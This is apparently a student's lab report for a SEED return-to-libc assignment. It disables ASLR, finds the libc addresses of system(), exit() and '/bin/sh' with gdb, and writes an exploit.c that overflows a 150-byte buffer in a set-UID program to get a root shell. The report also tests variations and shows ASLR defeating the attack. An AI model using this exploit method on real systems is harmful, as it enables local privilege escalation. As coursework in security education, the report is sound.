# ASSIGNMENT – 4


Name: **Sudharsan Srinivasan**

UTA ID: **1001755919**

## Countermeasures Turned off:

- Address Space Randomization is done to stop randomizing the starting address of heap and stack. This makes guessing the exact address difficult, thereby making the buffer-overflow attack also difficult.


The following image shows the command required for the same.



```
[03/13/21]seed@VM:~/lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
```

## Configuring /bin/sh


- Here, the victim program is a Set-UID program and the countermeasure in /bin/sh makes our attack more difficult.



```
kernel.randomize_va_space = 0
[03/13/21]seed@VM:~/lab4$ sudo rm /bin/sh
[03/13/21]seed@VM:~/lab4$ sudo ln -s /bin/zsh /bin/sh
```


## Task 1 – Finding Addresses of libc functions:

- For launching buffer-overflow attack on the vulnerable program, we first need to find the addresses of system(), exit() and '/bin/sh' and their indexes to update into our exploit.c code that we have created to launch an attack. To do so, use the command **gdb retlib**,




```
[03/10/21]seed@VM:~/lab4$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
```

- After this, once inside debugger, insert a breakpoint at bof (function to create badfile) and run the program.




```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file retlib.c, line 19.
gdb-peda$ run
Starting program: /home/seed/lab4/retlib_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/li
bthread_db.so.1".
```

- Once it stops in bof function, use the commands **p system** and **p exit** to find the addresses of system(), exit().




```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9		fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
```

- To find out the index/offset values for the system, exit and bin/sh, use the commands '**p $ebp**' and '**p &buffer**', the difference of these two addresses gives the offset value, as shown in the below image, 158 + 4 = 162 is where is the system offset starts.



```
gdb-peda$ p $ebp
$3 = (void *) 0xbfffed28
gdb-peda$ p &buffer
$4 = (char (*)[150]) 0xbfffec8a
gdb-peda$ p/d 0xbfffed28 - 0xbfffec8a
$5 = 158
```

- Alternatively, we can use the command '**objdump –source retlib**' to get to debugger of retlib and scroll to find the bof function as seen from the below pic.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
 80484bb:       55                      push   %ebp
 80484bc:       89 e5                   mov    %esp,%eb
p
 80484be:       81 ec a8 00 00 00       sub    $0xa8,%e
sp
char buffer[150];

fread(buffer, sizeof(char), 300, badfile);
 80484c4:       ff 75 08                pushl  0x8(%ebp
)
 80484c7:       68 2c 01 00 00          push   $0x12c
 80484cc:       6a 01                   push   $0x1
 80484ce:       8d 85 62 ff ff ff       lea    -0x9e(%e
bp),%eax
 80484d4:       50                      push   %eax
 80484d5:       e8 96 fe ff ff          call   8048370
```

- Here, **lea** stores the address of the buffer head, therefore, we use the hex value **0x9E** and find its corresponding decimal value, which is 158 +4 = 162. Either way, we find out that the system head start at offset 162.


**Task 2 – Shell String in the memory:**

- This task involves finding out the memory address of /bin/sh. To do so, we compile retlib after modifying its buffer value to the one recommended for this assignment (i.e., 150)
- Then, export MYSHELL command as follows and then once inside debugger of retlib, we use **find /bin/sh** command to find its address.



```
[03/13/21]seed@VM:~/lab4$ gcc -o retlib -z noexecstack
-fno-stack-protector -g -ggdb retlib.c
[03/13/21]seed@VM:~/lab4$ sudo chown root retlib
[03/13/21]seed@VM:~/lab4$ sudo chmod 4755 retlib
[03/13/21]seed@VM:~/lab4$ export MYSHELL=/bin/sh
[03/13/21]seed@VM:~/lab4$
```

- Once, inside retlib, we use find /bin/sh we see that it has 2 different addresses, since we have exported the default MYSHELL stack address. Since this involves libc attack,we choose that address value for the attack.




```
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
   libc : 0xb7f6382b ("/bin/sh")
[stack] : 0xbffffe06 ("/bin/sh")
gdb-peda$ q
[03/13/21]seed@VM:~/lab4$
```

- From the above addresses, we select libc address **0xb7f6382b.**


**<u>Task 3 – Buffer Overflow Vulnerability exploitation:</u>**

- Now, after finding out the address values of system, exit and bin along with their offset values, the contents of exploit program are ready to be updated and to launch the attack.
- Modify the contents of exploit.c and save them.




```
char buf[size];
FILE *badfile;
        memset(buf, 'A', size);
badfile = fopen("./badfile", "w");

*(long *) &buf[162] = 0xb7e42da0;   //  system()
*(long *) &buf[166] = 0xb7e369d0;   //  exit()
*(long *) &buf[170] = 0xb7f6382b;   //  "/bin/sh"

fwrite(buf, size, 1, badfile);
fclose(badfile);
}
```

- It is also important to modify the buffer size of retlib to 150 for this assignment. Now that we have modified the contents, we compile the exploit.c program and then run the vulnerable retlib program.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
char buffer[150];

fread(buffer, sizeof(char), 300, badfile);
return 1;
}
int main(int argc, char **argv)
{
FILE *badfile;

badfile = fopen("badfile", "r");
bof(badfile);

printf("Returned Properly\n");
fclose(badfile);

return 1;
}
```



```
[03/13/21]seed@VM:~/lab4$
[03/13/21]seed@VM:~/lab4$ gcc -o exploit exploit.c
[03/13/21]seed@VM:~/lab4$ ./exploit
[03/13/21]seed@VM:~/lab4$ ./retlib
# whoami
root
# 
```

- As evident from the above image, we have gained access to the root shell through the vulnerable program indicating that the attack is successful.

**Variation 1:**

- Now, we **comment out the exit() line from exploit.c program** and try running the vulnerable program again.



```
char buf[size];
FILE *badfile;
        memset(buf, 'A', size);
badfile = fopen("./badfile", "w");

*(long *) &buf[162] = 0xb7e42da0;   //  system()
//*(long *) &buf[166] = 0xb7e369d0;   //  exit()
*(long *) &buf[170] = 0xb7f6382b;   //  "/bin/sh"

fwrite(buf, size, 1, badfile);
fclose(badfile);
}
```


```
[03/13/21]seed@VM:~/lab4$ gcc -o exploit exploit.c
[03/13/21]seed@VM:~/lab4$ ./exploit
[03/13/21]seed@VM:~/lab4$ ./retlib
# whoami
root
# 
```

- We are able to gain root access even commenting out the exit() from the exploit program, showing that our attack was successful.

**Variation 2:**

- Now, we modify the name of retlib file to a different file name newretlib. The program is recompiled and run to see if we still get root access.




```
[03/13/21]seed@VM:~/lab4$ sudo gcc -fno-stack-protector
 -z noexecstack -g -o newretlib newretlib.c
[03/13/21]seed@VM:~/lab4$ sudo chmod 4755 newretlib
[03/13/21]seed@VM:~/lab4$ sudo chown root newretlib
[03/13/21]seed@VM:~/lab4$ ./exploit
[03/13/21]seed@VM:~/lab4$ ./newretlib
Segmentation fault
[03/13/21]seed@VM:~/lab4$ 
```

- After changing the name of the file to newretlib, we are not able to get root access. This could possibly be because of the fact that the length of the shell address program is not the same as the vulnerable program length, hence resulting in the attack failing.


**<u>Task 4 – Address Randomization Turned on:</u>**

- Space randomization, which was earlier set to 0 to avoid changing of address randomly for heap and stack is now again set to a random value, say 2. Task 3 is run again to see if we get root access.




```
[03/13/21]seed@VM:~/lab4$ sudo sysctl -w kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[03/13/21]seed@VM:~/lab4$ ./exploit
[03/13/21]seed@VM:~/lab4$ ./retlib
Segmentation fault
[03/13/21]seed@VM:~/lab4$ 
```

- This is because, the address is randomly changed during run time, which does not match with the set values inputted in exploit.c program as shown in the below image.



```
Breakpoint 1, bof (badfile=0x9066008) at retlib.c:9
9         fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7577da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb756b9d0 <__GI_
exit>
gdb-peda$
```

- The current address in system and exit shown in the above picture as compared to the set address below in exploit.c program.



